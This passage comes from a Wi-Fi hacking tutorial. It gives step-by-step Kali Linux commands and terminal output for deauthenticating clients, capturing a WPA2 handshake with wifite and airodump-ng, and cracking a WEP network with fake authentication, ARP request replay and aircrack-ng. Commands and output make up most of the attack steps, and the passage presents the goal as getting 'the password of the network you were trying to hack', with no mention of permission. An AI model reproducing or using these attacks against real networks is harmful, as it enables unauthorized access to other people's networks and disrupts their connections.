  4 *  11  WEP  20db   no
[+] select target numbers (1-4) separated by commas, or 'all': 2
[+] 1 target selected.
```

```
 [0:00:00] initializing WPS PIN attack on me (02:73:8D:37:A7:ED)
^C0:00:07] WPS attack, 0/0 success/ttl,
 (^C) WPS brute-force attack interrupted
 [0:08:20] starting wpa handshake capture on "me"
 [0:07:51] listening for handshake...
 (^C) WPA handshake capture interrupted
 [+] 2 attacks completed:
```

[+] 0/2 WPA attacks succeeded

[+] quitting

Now the *deauth* attacks weren't working. This time I increased the deauth
frequency.

root@kali:~# wifite -wpadt 1

Soon, however, I realized, that the problem was that I was using my internal card
(Kali Live USB). It does not support packet injection, so deauth wasn't working.
So time to bring my external card to the scene.

root@kali:~# wifite
```
  .;'                 `.,
 .;'  ,;'          `;, `;,   WiFite v2 (r85)
.;'  ,;'  ,;'     `,  `,  `,
:: :: : ( ) : :: ::  automated wireless auditor
':. ':. ':. /_\ ,;' ,;' ,;'
 ':. ':.   /___\   ,;' ,;'   designed for Linux
  ':.     /_____\    ,;'
         /       \
```
[+] scanning for wireless devices...
[+] available wireless devices:

1. wlan1   Ralink RT2870/3070   rt2800usb - [phy1]

2. wlan0   Atheros   ath9k - [phy0]
 [+] select number of device to put into monitor mode (1-2):
See, we can use the USB card now. This will solve the problems for us.
Now look at wifite output

   NUM ESSID   CH ENCR POWER WPS? CLIENT
   --- ------------------ - --- ---- --- -----
   1 me   1 WPA2 44db   wps   client
   2 *   11 WEP   16db   no   client
   3 *   11 WEP   16db   no

 [+] select target numbers (1-3) separated by commas, or 'all':
Now I attack the target. This time, finally, I captured a handshake.
 [+] 1 target selected.
 [0:00:00] initializing WPS PIN attack on me (02:73:8D:37:A7:ED)
^C0:00:01] WPS attack, 0/0 success/ttl,
 (^C) WPS brute-force attack interrupted
 [0:08:20] starting wpa handshake capture on "me"

 [0:07:23] listening for handshake...

[0:00:57] handshake captured! saved as "hs/me_02-73-8D-**-**-**.cap"

[+] 2 attacks completed:

[+] 1/2 WPA attacks succeeded

　　me (02:73:8D:37:A7:ED) handshake captured

　　saved as hs/me_02-73-8D-**-**-**.cap

[+] starting WPA cracker on 1 handshake

[!] no WPA dictionary found! use -dict <file> command-line argument

[+] disabling monitor mode on mon0... done

　[+] quitting

As you can see, it took me 57 seconds to capture the handshake (5 *deauth* requests were sent, one every 10 secs is default). The no dictionary error shouldn't bother you. We'll use Wifite only to capture the handshake. Now the captured handshake was saved as a .cap file which can be cracked using aircrack, pyrit, hashcat (after converting .hccap), etc. using either a wordlist or bruteforce. Let's see how to do the same thing with *airodump-ng*. This time I won't show you the problems you might run into. It'll be a perfect ride, all the problems were seen in wifite case.

Capturing Handshake with Airodump-ng
1. Find out the name of your wireless adapter:

Alright, now, your computer has many network adapters, so to scan one, you

need to know its name. So there are basically the following things that you need to know:

Trouble with the wlan interface not showing up. This is because virtual machines can't use internal wireless cards and you will have to use external cards. You should try booting Kali using Live USB (just look at the first part of this tutorial), or buy an external card. 2. Enable Monitor mode

Now, we use a tool called airmon-ng to create a virtual interface called mon. Just type
*airmon-ng start wlan0*
Your mon0 interface will be created.
3. Start capturing packets
Now, we'll use *airodump-ng* to capture the packets in the air. This tool gathers data from the wireless packets in the air. You'll see the name of the wifi you want to hack.
*airodump-ng mon0*

4. Store the captured packets in a file

This can be achieved by giving some more parameters with the airodump

command
airodump-ng mon0 --write name_of_file

Non newbies:

root@kali:~# airmon-ng start wlan1

root@kali:~# airodump-ng mon0 -w anynamehere

Now copy the *bssid* field of your target network (from *airodump-ng ng* screen)and launch a deauth attack with *aireplay-ng*:

root@kali:~# aireplay-ng --deauth 0 -a BSSID here mon0

The --deauth tells aireplay to launch a deauth attack. 0 tell it to fire it at interval of 0 secs (very fast so run it only for a few secs and press ctrl+c). -a will required BSSID and replace BSSID here with your target BSSID. mon0 is the interface you created.

In case you face problems with the monitor mode hopping from one channel to another, or problem with beacon frame, then fix mon0 on a channel using:

root@kali:~# airodump-ng mon0 -w anynamehere -c 1

Replace 1 with the channel where your target AP is. You might also need to add --ignorenegative-one if aireplay demands it. In my case airodump-ng says fixed channel mon0: -1 so this was required. (It's a bug with aircrack-ng suite).

Now when you look at the airodump-ng screen, you'll see that at the top right it says WPA handshake captured . Here is what it looks like

CH 1][Elapsed: 24 s][2014-06-13 22:41][WPA handshake: **

 BSSID   PWR RXQ Beacons   #Data, #/s CH MB   ENC CIPHER AUTH ESSID

 02:73:8D:37:A7:ED -47 75   201   35   0   1 54e WPA2 CCMP   PSK me

 BSSID   STATION   PWR Rate   Lost   Frames Probe

 *   *   0   0e- 1   742   82 me
 *   *   -35 0e- 1   0   26

You can confirm it by typing the following:
root@kali:~# aircrack-ng anynamehere-01.cap
Opening anynamehere-01.cap
Read 212 packets.
  # BSSID   ESSID   Encryption
  1 ************** me   WPA (1 handshake)   2 **
              Unknown

7

Speeding up WEP Hacking: ARP request replay attack

First, you can buy a new external wireless adapter. Secondly, you can side install Kali with Windows or run it via a USB. A virtual machine can only use computer hardware if it is externally connected via USB. Now there is another catch here. The internal adapters, almost all of them, don't support injection. This is extremely important for speeding up wireless hacking. So if you really want to go in depth of wireless hacking, then its time to buy an external adapter or two (the more the better). If that's not a possibility, you might want to spend hours trying to get a driver which might make your internal adapter support injection (I don't know anyone who succeeded in this, but it might be possible).

Check Injection Support

Aircrack-ng has a comprehensive article related to checking injection support. You might check their website out for it. I am just providing the commands which will be enough to find out whether injection is working or not.

airmon-ng start wlan0 [or wlan1]
(Puts your wireless adapter in monitor mode. From now we'll refer to wlan0/wlan1 as mon0
airserv-ng -d mon0 aireplay-ng -9 127.0.0.1:666

```
root@0ffice:~# aireplay-ng -9 127.0.0.1:666
12:40:32   Testing connection to injection device 127.0.0.1:666
12:40:32   TCP connection successful
12:40:32   airserv-ng found
12:40:32   ping 127.0.0.1:666 (min/avg/max): 0.154ms/0.247ms/0.428ms

Connecting to 127.0.0.1 port 666...
Connection successful

12:40:32   Trying broadcast probe requests...
12:40:44   No Answer...
12:40:44   Found 1 AP

12:40:44   Trying directed probe requests...
12:40:44   00:17:7C:22:CB:80 - channel: 2 - 'DIGISOL'
12:40:48   Ping (min/avg/max): 13.545ms/51.267ms/110.036ms Power: -52.93
12:40:48   30/30: 100%

12:40:48   Injection is working!

root@0ffice:~#
```

This basically sets up a "temporary server" that is waiting for you to test your

injection capabilities. The second command actually tries to inject the server, and succeeds. 127.0.0.1 is the IP which is reserved for loopback. It is always used when you are carrying out some command on yourself. 666 is the port we are using. Most of the time, what follows an IP and a colon is the port. The general form is somewhat like IP:port. So finally you have checked your injection capabilities, and the last line "*Injection is working!*" will confirm it.

Check Signal Strength

While the basic hacking methods from the previous chapter don't have any real strength restriction, you need to be physically close to the access point in order to inject packets. There is information regarding the same in the same *aircrack-ng* tutorial. Again, I'm gonna summarize what you have to do here.
First, we will use *airodump-ng mon0* to see the list of networks in range. See the one you want to hack:

Airodump-ng lists the networks in range.

Now we will hack the digisol network. Make a note of the BSSID of the network you want to hack.   A good practice is to store all the information gathered in any text editor. We should, at this stage, take a note of following:

• ESSID - DIGISOL
• BSSID - 00:17:7C:22:CB:80
• CH (channel) - 2
• Mac address of genuine users connected to the network:

• Interface : wlan1 - referred to as mon0
You should gather the equivalent information for the network you will be working on. Then just change the values whenever I use them in any of the commands

Note : We need at least one user (wired or wireless) connected to the network and using it actively. The reason is that this tutorial depends on receiving at least one ARP request packet and if there are no active clients then there will never be any ARP request packets.

Now, to check whether the signal strength will be sufficient, we will simply execute the following code
airodump-ng [interface] -c [channel]
airodump-ng mon0 -c 2
This will make the wireless card only read packets in the channel no. 2, on which our target network is.
Now to test the network, type the following code:
aireplay-ng --test -e DIGISOL -a 00:17:7C:22:CB:80 mon0

```
root@0ffice:~# aireplay-ng --test -e DIGISOL -a 00:17:7C:22:CB:80 mon0
14:21:13  Waiting for beacon frame (BSSID: 00:17:7C:22:CB:80) on channel 2
14:21:13  Trying broadcast probe requests...

14:21:14  Injection is working!
14:21:14  Found 1 AP

14:21:14  Trying directed probe requests...
14:21:14  00:17:7C:22:CB:80 - channel: 2 - 'DIGISOL'
14:21:15  Ping (min/avg/max): 3.620ms/8.424ms/16.113ms Power: -62.87
14:21:15  30/30: 100%

root@0ffice:~#
root@0ffice:~# 
```

The last time we checked whether the wireless card had the capability to inject packets. We tested it on our own computer. This time, we actually injected packets into the target computer. If this worked, then it's pretty good news, and it means that you are most probably going to be able to hack this network. The last line 30/30 : 100% determines how good the strength of the signal is. A very high percentage is a good sign, and 100 is ideal.

Capture Packets
Now we have already run airodump-ng a couple of times. However, this time we will pass the -w command which will instruct airodump-ng to save the output to a file:
airodump-ng -c [channel] --bssid [bssid]-w [file_name] [interface]
airodump-ng -c 2 --bssid 00:17:7C:22:CB:80 -w dump mon0
The output will be saved in a file *dump-01.cap*

Now we can keep this terminal running and it will keep saving the packets. [In the previous tutorial we did only 2 things, capture the packet, i.e this step, and crack it, i.e. the step we are going to do last. While it makes our work easier to just follow two steps, it also makes the process much more time consuming, since we are simply a passive packet listener, who is not doing anything]

Speeding Things Up
Fake Authentication

Now to speed things up, we will inject the network. We will thus obtain ARP packets. These packets will fill up the data column of our *airodump-ng* capture, and data is what will help us obtain the password. As soon as we have 10000 data packets, we can start attempting to get the password using aircrack-ng. Now to make the AP pay attention to your injected packets, you either have to be a connected client, or have to pretend to be one. You can either mask your mac address to one of the already connected clients, or use the fake authentication feature. We will do the latter. (If you see an error like the AP is on channel x and mon0 is on channel y then go to the bottom of the chapter for troubleshooting):

aireplay-ng -1 0 -e DIGISOL -a 00:17:7C:22:CB:80 mon0

ARP request replay mode

ARP packets are your best bet at getting a lot of IVs or data. Without IVs you can't hack a network. Enter the following code to make aireplay-ng listen to the AP for ARP packets, and inject them as soon as they find one. This will create a lot of data very fast. This is the real speeding step.

aireplay-ng -3 -b [BSSID] mon0
This is what the final code will look like:
aireplay-ng -3 -b 00:17:7C:22:CB:80 mon0

Now you'll have to wait for some time till it gets an ARP request. As soon as it gets one, the terminal will sort of explode. And the data packets will start filling in with Godspeed. Now this is the part where an active user on the network is absolutely necessary.

After some time I had enough packets to crack almost any network

Cracking the network

Cracking the network is as easy as typing the following into the console

aircrack-ng name_of_file-01.cap

In our case, the command will be:

aircrack-ng dump-01.cap

root@0ffice:~# aircrack-ng dump-01.cap

After pressing enter, you will have a list of networks and you'll be prompted to select which one of them to hack. In my case there was just one network, so I couldn't get that screen, or a screenshot. The password was cracked in less than a second.

```
                          Aircrack-ng 1.1


              [00:00:00] Tested 415 keys (got 24107 IVs)

   KB    depth    byte(vote)
   0     2/  :    9 (314 8)  7E( 9 52)  1D 2 4 0   6 (23 28)   (2 28)
   1     0/  !    2 (309 6)  5C( 9 52)  63 2 9 2   9 (2 52)   (2 40)
   2     0/  :    7 (340 8)  BB( 2 12)  8C 3 4 8   9 (2 96)  F )(2 96)
   3     3/  .    3 (296 6)  0A( 9 4 )  65 2 4 0   1 (2 184)  E (2 84)
   4     1/  .    7 (304 4)  CF( 0 64)  DB 3( 4 4  5 (2 52)   (2 52)

                   KEY FOUND! [                  ]
          Decrypted correctly: 100%
```

So finally you have obtained the password of the network you were trying to hack.